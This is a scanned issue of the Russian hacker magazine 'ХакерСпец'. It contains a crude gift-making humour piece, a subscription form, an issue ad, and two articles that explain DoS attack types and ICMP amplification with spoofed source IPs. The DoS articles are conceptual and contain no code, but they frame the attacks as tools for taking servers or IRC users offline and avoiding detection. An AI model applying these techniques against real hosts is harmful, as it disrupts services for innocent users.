Вот же, млин! Опять Новый год и, как всегда, неожиданно! Деньги пропиты еще весной, а на очереди за подарками любимая мама, сестренка, тетка, а главное - Солнышко, Зайчик, Рыбка и т.д. (никогда не называй своих дефачек по именам, тогда не запалишься, назвав в порыве страсти одну именем другой). Что делать?! А где твоя хацкерская смекалка, Чернышевский? В ломбарде? Хмм... Тогда подваливай сюда, в магазин на серванте, у меня тут есть подарочки на любой вкус и на все случаи в жизни: для любимой подруги, для верного друга, а также и для недруга ;). И что самое прелестное - на халяву и с юмором.

ГДЕ БРАТЬ?

Раскопай своих завалов и хламья перетряси... (по мотивам братьев Стругацких). Не, я серьезно, "мамаша, пойдемте в закрома". Только не говори, что ты выкинул хоть одну старую комповую железку на помойку. Ну, если все же выкинул, напряги своих более разумных друзей. Итак, что мы видим на картине? Тут и старая раздолбанная мышь, и почерневшая от грязи клава, и горелая мама, и еще куча деталей, оставшихся от многочисленных апгрейдов. Да ты же богатый! Кроме кучи компьютерного джанка, тебе понадобится различная упаковка: коробочки, бантики, футлярчики и ленточки.

ЛОТ №1. BIOS

Находи в куче мала горелую мамку и смело отковыривай от нее отверткой микруху BIOS'а. Какая милая штучка! В руках подержать приятно! А если уложить в бархатный футлярчик для колец или сережек, то просто брульент получится. Посмотри, как играют блики на фирменной голограмме. А если припаять к ножкам микросхемы маленькие колечки и привесить к ним всяких фитюлек (например, цветных сопротивлений или конденсаторов), и посадить эту конфигурацию на серебряную цепочку, то получится офигенная побрякушка, особенно если покрыть золотой красочкой.

Кому: этот подарок можно подарить своей девушке, нагнав, что это последний писк моды, стиль хай-тек от Sistemo Materini за кучу баблос. Также подарок придется по душе твоему другану - компьютерному маньяку. Согласись, BIOS от боевой мамки - это нехилый фетиш. Например, Дронич носит на шее микросхему от AOHa - она будит в нем лучшие чувства.

Эмоции: сугубо положительные.





ЛОТ №2. БАТАРЕЙКА ОТ CMOS'A

Продолжим раздраконивать многострадальную мать. Обрати внимание на батарейку от CMOS'а. В мирное непраздничное время она помогает хранить настройки твоего железного коня. Что мне в ней нравится, так это то, что она большая, тяжеленькая, кругленькая, серебристая, плоская, а главное, холодненькая. Можно к виску приложить, если башка пухнет. Опять же можно заморочиться с пайкой и посадить батарейку на цепь, а также добавить висюлек. Но здесь геморроя будет побольше - без флюса паять даже и не пытайся.


Идеальной упаковкой для этой штучки будет футляр для кольца (утащи у мамы либо купи - он дешевый).

Кому: своей дефачке.

Эмоции: Рыбка/Солнышко вполне может подумать, что ты, наконецто, решился и даришь ей обручальное колечко (они такие наивные). Вскрыв футлярчик и обнаружив батарейку, она может прийти в неистовство от такого разочарования. Остальные последствия индивидуальны, так что сам увидишь и почувствуешь;). В общем, еще один красивый способ бросить дефачку. "Я ей батарейку от всей души, а она... Дура!"

ЛОТ №3. ШАРИК ОТ МЫШИ

Находи свою старую глючную крысу. Самое ценное в ней - это шарик. О, сколько этих чудесных предметов было выброшено разными



ПОДАРКИ НАШЕГО СЕРВАКА

извергами на помойку! Шарик, тяжеленький, идеальной формы, прорезиненный, а потому теплый, - просто мечта всех мальчиков и девачков. Он похож на крупную жемчужину, его можно задумчиво катать по столу, им можно играть в карманный бильярд, в концетконцов! Особый шик шарику от мыши придаст аккуратно написанный на нем тушью иероглиф (предварительно все-таки лучше узнать, что он означает) и мазки золотой краской. Упаковать шарик (шарики) также лучше всего в футлярчик для драгоценностей.

Кому: всем, даже подруге недруга.

Эмоции: любой из твоих друзей оценит эту фишку, особенно если шариков будет два (миниатюрные китайские яйца). Подруге недруга же такой подарок очень мило будет подарить со словами: "Забудем обиды! И пусть хоть у кого-то из вас в Новом году будут шары".

ЛОТ №4. ВИНТИКИ ОТ КОРПУСА

Вот, не поверю, что за свою долгую компьютерную жизнь ты не накопил пакетика с разными винтиками от компа. Придется расстаться с двумя ценными винтами от корпуса. Положи их в футлярчик от сережек. Правда же - винтики туда идеально вписались. Покрась их




золотом, и у тебя получится еще одна модная фишка, которую можно с равным успехом выдать как за сувенирные болты, так и за модные серьги от Towero Corpusini. Стоят такие образчики дизайна наверняка бешеных денег;).

Кому: подруге или другу.

Эмоции: друган-компьютерщик наверняка оценит всю глубину значения твоего подарка, а вот дефачка может и обидеться - она-то ждала от тебя банальных серег с изюмрэдами размером с грецкий орех. Попробуй все же уговорить ее завинтить подарок в уши - получится офигенный киберпанк.

ЛОТ №5. ПОРТЫ

Помню я времена, когда порты не были распаяны на маму, а втыкались в шину как отдельный контроллер. Да-а-авно-о-о это было! Тем не менее у многих перцев (например, у меня) порты до сих пор валяются в закромах. Не, ты только прикинь, подарить человеку запасные ПОРТЫ, перевязанные ленточкой! "Здравствуй, дорогой друг! Поздравляю тебя с праздником! Вот тебе запасные порты. Такие запасные такие порты. Порты. Теперь вытрахать тебя во все порты стало гораздо труднее:)!" Или - "Привет, дорогой начальник! Поздравляю тебя с Новым годом и дарю тебе порты. Носи их всегда с собой, и если решишь иметь меня во все порты, имей в эти". В общем, супер-фетиш! Повесить на колечко от брелка, приляпать дарственную надпись, и банзай!



Кому: другану или начальнику, но обоим с намеком.

Эмоции: друган будет искренне веселиться (если он жадный жлоб, конечно). Начальник надолго изобразит на своем челе видимость мыслительного процесса и, может (чудеса случаются), будет больше уважать тебя.

Одно время было модно дарить всякую фигню с многозначительными надписями под стеклом, презики там всякие, листики каннабиса, наборы студента и т.д. Попадаются, конечно, веселые экземпляры, но дарить ширпотреб отстойно. Замути что-то нашенское, киберпанковское!

ЛОТ №6. ЗАГРУЗОЧНАЯ ДИСКЕТКА

Не мне тебе рассказывать, что как только падает система, загрузочной дискеты, естественно, под рукой не оказывается. Вот, все есть,



даже инет, а ее, собаки, нет. И ты бежишь к ближайшему другану с работающим компом с истошным криком: "Дай!". После этого ты с искренней благодарностью примешь в подарок застекленную рамку с дискеткой, на которой корявыми буковками написано "ВООТ", и пусть даже в рамке написано: "Опять лохонулся? Так и быть, разбей стекло". Так что сам выкапывай из кучи грязных носков и объедков на столе какой-нибудь флопарь, подуй, пошкрябай и суй в флоповод. Format a: -s, наклеивай наклейку, пиши коряво "ВООТ" и закатывай под стекло. Мега-подарок готов!

Кому: такому же раздолбаю, как и ты.


<u>Эмоции:</u> радостное мычание, слюнявый поцелуй и рыдания на плече собрата по несчастью.

ЛОТ №7. МОДУЛЬ ПАМЯТИ

Мозги... Мозги - это песня! Сколько ни ставь, все мало. Все тормозит, память глючит. И не дай Бог тебе закупиться дополнительным бруском и пытаться подружить его со старым. Кошмар! После многочасового тасования модулей по банкам твой друг с благодарностью примет рамку со старинным, но все же рабочим симом (ведь в твоей куче наверняка валяется несколько) и слоганом "Глючит память? Смени мозги!". Сидя вечером перед разобранным в очередной раз системником, он не раз вспомнит тебя добрым словом и, вполне возможно, решится на глобальный апгрейд. Из сима также получится очень хороший амулет-оберег (будет отгонять глюки) или киберпанковская серьга.

Кому: маньяку-железячнику.

Эмоции: бурные, переходящие в помешательство.



NEW YEAR

ЛОТ №8. ЗАПАСНАЯ ИНТЕРНЕТ-КАРТОЧКА

Ситуация: Ночь. Улица. Фонарь. Мр3'шка уже на 98% слилась на винт... И тут - БАЦ! - подло закончились бабки на счету, и дисконнект неминуем. А еще нужно отослать важную почту. Аа-а-а!!! В такой ситуевине заплатишь за час сети втридорога, но некому - ночь на дворе. И тут ты вспоминаешь, что на стене в изголовье кровати висит рамка с карточкой на пять баксов, подаренная на Новый год святым человеком, другом Петей. Ты хватаешь молоток и с диким криком бьешь стекло, дрожащими пальцами вынимаешь карточку, карябаешь защитный слой, промахиваясь по кнопкам, вводишь ключ и... "Карта уже активирована". Подонок Петя!!! Гы-гы! А просто Петр научился снимать защитную пленку, не повреждая, и приклеивать потом на место. А если карточка на 25 уев? В общем, бери старую карточку и клей ее лицевой стороной наружу, пакуй под стекло, добавляй бумажку со слоганом (например, "Помни, инет кончается внезапно!") и неси дарить.

Кому: маньяку-интернетчику.

Эмоции: радость, перемешанная с благоговением, переходящая в ненависть.

ЛОТ №9. ЗАПАСНЫЕ КНОПКИ

Представь, пришел ты к себе, включил комп, положил руки на клаву и офигел. Нету трех пальцев (Ctrl+Alt+Del), нету Esc, нету помогалки (F1), нету Enter'a и вообще дестрой полный. Ну, пошутил кто-то. Приехали - работать и отдыхать нормально нельзя. На этот случай можно подарить своим друзьям рамку с набором этих мега-нужных кнопочек. Да и смотрится такая рамка очень стильно. Можно снаб-



дить подарок надписями: "Запасной выход", "Осторожно! Очень горячие клавиши!", "При пожаре дави F1" и т.д. Вообще, шикарным подарком ламеру-сослуживцу будет рамочка с кнопкой, на которой будет написано "Any Key".

Кому: всем, кто хоть пару раз видел комп.

Эмоции: безудержное ржание.

ЛОТ №10. ЛЕЙБЛ

Люблю наклеить на печатную машинку совкового образца лейбл "Intel Inside":). Что ни говори, а лейбачок у пеньков стильный. ИМ-ХО, рамочка с таким лейбачком на зеленом бархате, например, будет смотреться тоже очень модно. И опять же запаска на случай, если какой-нибудь гопник отковыряет лого от твоего компа. Хороший нейтральный подарочек.

Кому: кому угодно. **Эмоции:** умеренные.

ЛОТ №11. ШПРИЦ С ТЕРМОПАСТОЙ И КУЛЕР

В наше время процов-кирпичей и тотального оверклокинга шприц с термопастой становится прямо-таки жизненно необходимым. Все на борьбу с перегревом и глюками! Кроме того, между нами, девочками,

муляжи косяков в рамочки засовывают, а вот баян (даже имитацию) - стремно, а тут все пучком. Клади в рамку под стекло, шприц, иголку и кулер, снабжай надписью "Плавятся мозги? Выдави!" или "Попробуй взрыв свежести!" и беги дарить. А ведь этот подарок может и пригодиться! Решил ты, скажем, разогнать камень. И что, теперь в магазин бежать? В общем, стильная и полезная вещь!

Кому: маньяку-оверклокеру.

Эмоции: адский огонь в глазах.

ЛОТ № 12. ПРОВОДОК НА ЗВУКОВУХУ

Очень часто кто-то ставит кому-то ЦеДе-РОМ и зажимает проводок на звуковуху. Ищи свищи его потом. А музыки тем не менее нету, но





очень надо. Особенно страдают от этого дефачки-секретарши. Им хочется послушать закачанные каким-то добрым дядей mp3'шки, но звука нет, и ты им объясняешь, что так просто это не пофиксить. Они так расстраиваются, бедняжки! Грустят и вянут. Подари ей на Новый год проводок в футлярчике для браслетов с маленьким серебряным сердечком, установи его вместе с ней, и девочка твоя >;). Она будет тебе так благодарна, что отдастся прямо на разобранном системнике. Кому: маленьким сладеньким дефачкам.

Эмоции: обожание.

Надеюсь, ты воткнул, что новогодние подарки валяются у тебя буквально под ногами? Напряги мозг, выключи свою лень, заряди фантазию, и вперед! Присылай фоты своих самых оригинальных новогодних подарков СПЕЦу на мыло.





редакционная ПОДПИСКА!

Вы можете оформить ре

Для этого необходимо: 🛚

- 1. Заполнить подписной купон (или его ксерокопию).
- 2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:
- 6 месяцев 600 рублей 12 месяцев - 1200 рублей

(В стоимость подписки включена доставка заказной бандеролью.)

- 3. Перечислить стоимость подписки через Сбербанк.
- 4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном

или по электронной почте subscribe_xs@gameland.ru или по факсу 924-9694 (с пометкой "редакционная подписка").

или по адресу: 103031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

ВНИМАНИЕ!

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в Сентябре, то подписку можете оформить с Декабря.

СПРАВКИ

Кассир

по электронной почте subscribe_xs@gameland.ru или по тел. (095)292-3908, 292-5463

дакционную по,	цписку на любой российский адрес		
ПОДПИСНО Прошу офорг	Й КУПОН (подписка через редакцию) иить подписку на журнал "ХакерСпец"	- >	
□ Ha 6	месяцев (начиная с 2003 г.)		
	2 месяцев (начиная с 2003 г.)		
	(отметьте квадрат, выбранного варианта подписки)		
*14.0			
Ф.И.О.			
Город/село	ул.		
Дом корп.	кв. тел.		
Сумма оплаты			
Подпись	Дата e-mail:		
Копия платежного поручен	я прилагается.		
	■ ИНН 7729410015 ООО"ГеймЛэнд"	->	
Извещение	ЗАО «Международный Московский Банк», г. Москва		
	p/c №40702810700010298407		
	k/c №30101810300000000545		
	БИК 044525545		
	Плательщик		
	Адрес (с индексом)		
	Адрес (с индексом)		
	Назначение платежа Сумма		
	Оплата журнала "ХакерСпец"		
	за 200_г.		
Кассир	Подпись плательщика		
	ИНН 7729410015 ООО"ГеймЛэнд"		
	ЗАО «Международный Московский Банк», г. Москва		
	p/c №40702810700010298407		
	к/с №3010181030000000545		
БИК 044525545			
Плательщик			
	Адрес (с индексом)		
	Назначение платежа Сумма		
	Оплата журнала "ХакерСпец"		
	за 200_г.		
Квитанция			
	Поприск протору наме		

HODS-ATAH

основы основ

Невозможно охватить какую-либо область знаний целиком. Серая жижа в нашей голове работает таким образом, что намного легче охватить большой объем информации, поделив его на меньшие части, сгруппировав какие-то куски вместе, расклассифицировав. Раз уж мы с тобой взялись изучить досконально DoS-атаки, давай начнем с самого верха: разобьем все DoS-атаки на несколько типов, рассмотрим, какие типы существуют, посмотрим, чего в них общего.

ROm@n AKA DOceNT (siriusblack@omen.ru), Фоменко Зоя AKA DasaDA (kammi@yandex.ru)

ЧЕТЫРЕ ОСНОВНЫХ ТИПА ATAK Dos

НАСЫЩЕНИЕ ПОЛОСЫ ПРОПУСКАНИЏ

(BANDWIDTH CONSUMPTION)

Эти атаки основаны на том, что хацкер под завязку заполняет всяческим мусором атакуемую им сеть. Необходимым условием для этого является наличие у взломщика толстенного канала (во всяком случае, толще, чем у атакуемого хоста). Он отсылает на вражеский сервак тучи различных запросов и прочей информационной пурги, насколько позволяет толщина его канала, забивая линию атакуемой машины. Соответственно, забитая линия не может пропустить к серваку еще какие-либо другие запросы. Вот тебе и DoS:). Пользователи не могут получить доступ к серверу, а у самого сервера начинает отъезжать крыша, и он даже может упасть в даун. Инфа с сервера становится временно недоступной для юзеров (пока админ не спохватится и не примет меры). Bandwidth consumption - отличный выбор, если нужно временно вывести из строя какой-нибудь web-сервачек или базу данных. А также отлично подходит для выкидывания из сети всякого ламья, хамящего на ирце, - ведь у всякого диалапного ламья коннект часто очень хиленький:). И совсем не обязательно самому висеть на толстенном канале - достаточно иметь удаленный доступ к машине, висящей на таком мощном конце.

Самый типичный (и самый тупой) пример bandwidth consumption - это банальный ping. Почему тупой? Да потому что пакеты ping-запросов и ping-ответов незначительно отличаются по размеру, и канал у атакующего и атакуемого забивается в равной степени -

3.14zDoS может произойти обоим :). Фишка катит, если у атакующего канал шире, чем у атакуемого, но это туфта, так как атакуемыми чаще всего оказываются сервера (с широченными каналами), а не левые диалапные юзеры. Поэтому "не тупыми" bandwidth consumption-атаками считаются такие, при которых атакуемый комп вынужден отсылать значительно больше информации, чем атакующий. Простой пример - самый обычный НТТР-запрос на страничку. Клиент (хацкер) шлет серваку малюсенький запрос, типа "GET /index.html", а сервер ему шлет эту самую index.html, размер которой может оказаться в сотни раз больше, чем размер запроса. Дальше вступает в силу элементарная математика: хацкер висит, допустим, на мегабайтном канале, а сервак - на десятимегабайтном; разница - пропускная способность канала сервера больше в десять раз; следовательно, если ответ будет по размеру превосходить запрос, скажем, в пятнадцать раз, у хакера будет хороший шанс за3.14zDoS` ить вражеский сервак. Все очень просто :). Но тут есть еще одна заковырка: а как же index.html, которая отправляется хацкеру от сервера с каждым новым запросом? Она же тоже забивает атакующему канал... Да уж, еще как забивает - от такого трафика хакерюга со своим хиленьким каналом уйдет в даун, когда сервер еще и почесаться не успеет :). Решение, как всегда, по-хацкерски простое: подменять source IP (айпишник отправителя) в пакетах запросов на какой-нибудь другой, чтоб проклятые index.html уходили на этот самый другой адрес, не забивая канал хакера. При этом желательно, чтоб source IP в каждом запросе был разный, а то нехилая нагрузка пойдет на машину с этим адресом, и может спохватиться админ сети, которой она принадлежит, - лишний шум, лишняя возня - ничего хорошего. А так на разные ІР`шки приходит какая-то хтмлка - ну, подумаешь, ошибка маршрутизации...

Если ты хорошенько пошевелишь мозгами, то сам догадаешься, как можно кого-нибудь задосить еще одним способом: находится огромная сеть (с кучей машин) на широченном канале, и ей шлются запросы, source IP в которых заменен на IP жертвы. Вся эта байда начинает слать на несчастный IP`шник ответы, думая, что запросы пришли именно от него, забивая по самые уши канал атакуемому и устраивая бедняге мега3.14zDoS:). Такая фишка называется усилением (или умножением) DoS-атаки.

Resource starvation актуален, если у хакерюги уже есть какой-то (ограниченный) доступ к ресурсам машины (например, у него есть непривилегированный аккаунт) - тут поле для действий значительно шире в том смысле, что взломщик не ограничен одними только пакетами, которые он может отсылать на удаленный сервер.

НЕДОСТАТОК PECYPCOB (RESOURCE STARVATION)

Атаки, направленные на захват критических системных ресурсов: процессорное время, место на харде, память и т.д. Resource starvation часто очень похож на bandwidth consumption: взломщик опятьтаки отсылает кучу запросов на сервер, после чего тому наступает полный 3.14zDoS :). Но на этот раз пакеты не забивают канал хостажертвы, а занимают, скажем, все его процессорное время. Ведь на обработку каждого пакета сервак затрачивает некоторое процессорное усилие. Остается только выбрать такие пакеты, на которые процессорного времени тратится достаточно много, и вперед - бомбить ими тачку! Канал-то может оказаться достаточно широким - с ним все будет ок, а вот проц просто захлебнется, обрабатывая всю эту бомбежку. Результат - все остальные процессы висят, пользователи не могут получить доступа к сервисам. Еще один популярный пример - это когда хард забивается логами. Если админ - ламо, он может криво отконфигурировать систему логирования на своем серваке, не поставив ей лимит. Тогда достаточно выбрать такие пакеты, которые жрут в логах больше места, и начать отсылать их на сервер пачками. Через какое-то время файлы логов разрастутся до немереных разме-





Resource starvation часто очень похож на bandwidth consumption: взломщик опять-таки отсылает кучу запросов на сервер, после чего тому наступает полный 3.14zDoS:). Но на этот раз пакеты не забивают канал хоста-жертвы, а занимают, скажем, все его процессорное время.

ров, сожрут все место на харде, и машина опять окажется в "затруднительном положении". Правда, это покатит только на самых ламерских серваках - грамотные люди держат логи на отдельном от системного харде. Также resource starvation актуален, если у хакерюги уже есть какой-то (ограниченный) доступ к ресурсам машины (например, у него есть непривилегированный аккаунт) - тут поле для действий значительно шире в том смысле, что взломщик не ограничен одними только пакетами, которые он может отсылать на удаленный сервер. Тут немаловажную роль играет, насколько грамотно построена система квотирования. Например, если на хостинге есть доступ к сді, можно написать скрипт, который нехило жрет памяти или, опять же, ресурсов проца (ну, скажем, циклически создает какие-нибудь огромные массивы/хэшы в памяти или вычисляет какие-нибудь громоздкие математические формулы), и обратиться к нему несколько сот/тысяч/десятков тысяч раз. Если система квотирования настроена глючно, то такой скрипт очень скоро отожрет всю память (или забьет проц), а если все пучком, то процесс скрипта, достигнув поставленного ему лимита в жоре памяти, не получит доступа к мозгам до тех пор, пока не выгрузит оттуда старые данные.

ОШИБКИ ПРОГРАММИРОВАНИЯ (PROGRAMMING FLAW)

Эти атаки направлены на слабые места, баги и недокументированные функции операционных систем, программного обеспечения, процессоров и программируемых микросхем. Зная дырки в чем-то из вышеперечисленного, можно создать и отправить по назначению определенный пакет, который вызовет какую-либо ошибку, переполнение буфера или стека. В результате этого возможны тяжкие последствия для всей системы. Она будет виснуть, глючить и биться в

конвульсиях. Причем, если хорошо знать архитектуру процессора, на котором запущенна система, то не составит труда вызвать какую-нибудь некорректную инструкцию или операцию в их кремниевых мозгах. Все мы знаем, что не существует осей, софта и железа без багов. Недаром bug-traq на хакерских серваках и в нашем журнале пополняются с завидной регулярностью, так что почаще в них заглядывай и сам экспериментируй (может, сам чего никому пока еще не известного откопаешь), и делай соответствующие выводы.

Самый тривиальным пример: программер пишет клиент-серверное приложение, работающее по такому-то протоколу, в спецификации которого сказано, что такое-то поле такого-то пакета может содержать максимум 65500 бит данных. Программер сам писал клиентскую часть, и, как оказалось, на практике больше 255 бит в это поле пихать не приходится, поэтому он написал свою клиентскую часть так, что она шлет в этом поле максимум 255 бит, а больше не умеет. В серверной части проги кодер написал, что такая-то переменная (в которую будет передаваться содержимое того самого поля из того самого пакета) имеет длину 255 бит (все равно больше приехать не может, так как клиентская часть не умеет отсылать больше 255). Поставили сервак, раздали юзерам клиентские проги - все пучком, все работает, все довольны. Но тут пришел хакер, разобрался во всем этом деле и устроил в этом маленьком раю большой 3.14zDoS. Он модифицировал клиентскую часть (или написал свою) так, чтоб та слала 65500 бит данных в том самом поле именно того пакета. Все хорошо, протокол позволяет передавать данные такой длины, а вот сервер, написанный программером, к такого рода отношениям не готов... Данные приходят, и все 65500 бит записываются в переменную, размер которой 255 бит, - нарушается организация памяти, прога глючит, сервак висит, клиенты не могут получить к нему доступ. 3.14zDoS, короче :).

МАРШРУТИЗАЦИЯ И DNS

Ну, тут и так все ясно - если иметь доступ к маршрутизатору, то можно изменить таблицы маршрутизации таким образом, чтоб желающие попасть на сервак с ІР`шником таким-то попадали совсем на другой IP либо на IP, которого вообще не существует. То же самое DNS, но уже в отношении сайтов. Если получить доступ к кэшу DNS`ки, можно привязать искомое доменное имя совсем к другому IP`шнику, и тогда юзвери будут попадать на этот самый совсем другой сервер, а не туда, куда они хотели. Если же вставить вообще несуществующий ІР, то это будет больше похоже на DoS.

Особенностью этих атак является то, что сам атакуемый сервак (да он, в общем-то, и не атакуем) продолжает нормально работать, в то время как его юзвери не могут на него попасть, думая, что он в дауне.

DOS-АТАКА - ВИРТУАЛЬНЫЙ АНАЛОГ ЯДЕРНОЙ ВОЙНЫ?

Как видишь, DoS-атак существует несколько, а средства для их проведения вполне доступны, и все необходимые инструменты для них можно найти в Инете. Так что устроить такую атаку при большом желании может даже ушастый ламер, если найдет готовые тулзы (обезьяна с гранатой). Последствия, к которым приводят такие забавы, могут оказаться очень даже не детскими и пострашнее, чем последствия от вирусов. Именно поэтому DoS становится все более популярным и широко используемым в среде кибертеррористов и киберманьяков, а правительства некоторых развитых стран даже рассматри-



В продаже с 17 декабря



- Интервью с TEAM TESO Самая известная хак группа в мире отвечает на вопросы Х
- В метро на халяву В защите магнитных карт метрополитена СТОЛЬКО уязвимостей, что злобные хакеры могут забыть об оплате за проезд. Иллюстрированное ноу-хау прилагается
- С/С++: Пишем свой троян Лошадь размером в 2 кб? Легко! Разбираем каждую строчку
- Боевые роботы: Шоу тотального уничтожения - Прадедушки терминаторов и 'мехов" BattleTech колбасят друг друга на аренах боевых роботов
- Агрессивная атака: DNS-UDP-IP спуфер -Новый вид атаки, основанный на так называемых множителях и одновременном dns спуфинге.
- X-News Warning! Новая рубрика! Все события хак сцены за месяц

Œ

- WWW Обзоры безбашенных сайтов с этого номера для нас делает не нуждающийся в представлении Алекс Экслер, один из отцовоснователей российского интернета
- X-Puzzle: Новая порция хакерских загадок для тренировки опухшего от Counter-Strike мозга
- ... и еще куча всякого позитива, прогрессива, агрессива and stuff.

ПРИЯТНОГО ЧТЕНИЯ





Слышал ли ты, что такое цепная реакция? Цепную реакцию запросто можно устроить из чего угодно. Например, расставил фишки домино рядышком, уронил одну и цепная реакция зацепила все остальные. Допустим, твоя задача оглушить толпу друзей, которые сидят в комнате. Но звук одной падающей доминошки очень тихий, чтобы порвать им барабанные перепонки. А теперь представь, что миллиард доминошек рухнули вместе. Готово атакованные уши твоих друзей, наконец, оглохли! Когда я учился в школе, мы делали такие штуки со школьными стульями, которые ставят на парты. Роняешь один стул и падает весь ряд.

Рваный Нерв (MLen@mail.ru)

КАК МЫ ЖИЛИ БЕЗ DOS УМНОЖЕНИЯ?

А теперь представь, что твой сосед крутой мега хакер Петя атакует сервер Microsoft. У Петьки стоит модем, на котором инфа разгоняется от 2 до 15 килобит в секунду, а у Майкрософта канал держит несколько десятков мегабит в секунду. Понятно, что даже если Петька забьет полностью свой канал, то серваку от этого не убудет. Зато зловредный администратор обязательно найдет в логах остатки Петиного спама и устроит репрессии.

Есть вариант, когда Петя ломанул чужой сервер и долбает Микрософтину уже с него. Флудит наш герой с нормального канала, на котором висит этот сервер. Команды для сервера твой сосед, естественно, посылает по модему. Тут есть риск, что Петра заловит админ взломанного сервера.


Есть еще вариант, когда Петр на митинге ФИДО договаривается с друзьями валить Микрософт вместе. Ну, и половина владельцев модемов всего бывшего СССР атакует вражеский сервак. Такая атака называется распределенной, если тебе удалось найти столько друзей или написать атакующий вирус. За вирус, кстати, можно сесть, равно как и за организацию преступной группы, атакующих друзей.

ТАК ЧТО ЖЕ ТАКОЕ DOS УМНОЖЕНИЕ?


Представь, что сосед решил устроить цепную реакцию в Интернет. То есть на один его запрос рождаются десятки ответов, от компов, которые сидят на неплохом канале. И эти ответы валят вражеский сервак.

ПРОТОКОЛ, НА КОТОРОМ РАБОТАЕТ DOS УМНОЖЕНИЕ.

Мы тебе уже рассказывали в этом номере про протокол ICMP. Напоминаю, ICMP - это служебный протокол для передачи сообщений об ошибках в интернете. В этом протоколе есть очень удобный тип пакетов - эхо. Этот вид ICMP запросов нужен для того, чтобы протестить наличие удаленного хоста и проверить связь с ним. По-простому это называется пинговать. Есть такая программа PING. Ты ей указываешь IP адрес, который хочешь проверить. Программа по этому адресу направляет ICMP эхо запрос, в котором прописывает твой обратный адрес и тестовые данные (песенку про серенького козлика, к примеру). Если чужой комп доступен и на нем включен ICMP, то он отсылает тебе ICMP эхо-ответ. Твой IP адрес чужой комп узнает из заголовка IP. Простыми словами: ты послал



Хакерский компьютер атакует комп напрямую



тестовое письмо, и оно тебе пришло по обратному адресу. Если вернулось, то все хорошо. А если не вернулось, то адресат недоступен. Если вернулось с большой задержкой, то либо канал, либо комп тормозные.

ПРОСТЕЙШЕЕ ИСПОЛЬЗОВАНИЕ PING ДЛ μ DOS.

Допустим, хакер сидит на крутом серваке, а ты на модеме. Чтобы забить твой модемный канал достаточно тебя хорошенько пингонуть. Для того чтобы забить твой канал хакер использует ICMP эхо-запросы с огроменным тестовым блоком данных. При этом с его каналом все в порядке, так как он толще, чем твой. А твой канал давиться этим толстым блоком данных.

Однако если твой канал не такой тонкий, как думал хакер, то ты сможешь определить его адрес, с помощью файрвола, например. IP адрес хакера поможет взять его за задницу.

ПОДМЕНА ОБРАТНОГО АДРЕСА В ІСМР.

А теперь представь, что хакер отправляет ICMP эхо-запрос на чужой комп. А обратный адрес указывает твоего компа. Тогда добропорядочный чужой комп отвечает тебе ICMP эхо-ответом. Конечно, ты его ни о чем не спрашивал, но чужой комп думает, что ты спросил, и отвечает. Эти толстые ответы забивают твой канал.

В таком случае хакера никак не поймать, ведь никак не узнаешь его обратный адрес. В логах DoS атаки стоит адрес ни в чем не повинного добропорядочного компа. А в логах этого добропорядочного компа стоит твой адрес и там тоже не прикопаешься. Вот и остается админам со спецслужбами отыскивать хакера по каким-то косвенным признакам. Если, например, он захочет как-то воспользоваться результатами атаки и полезет со своим IP.

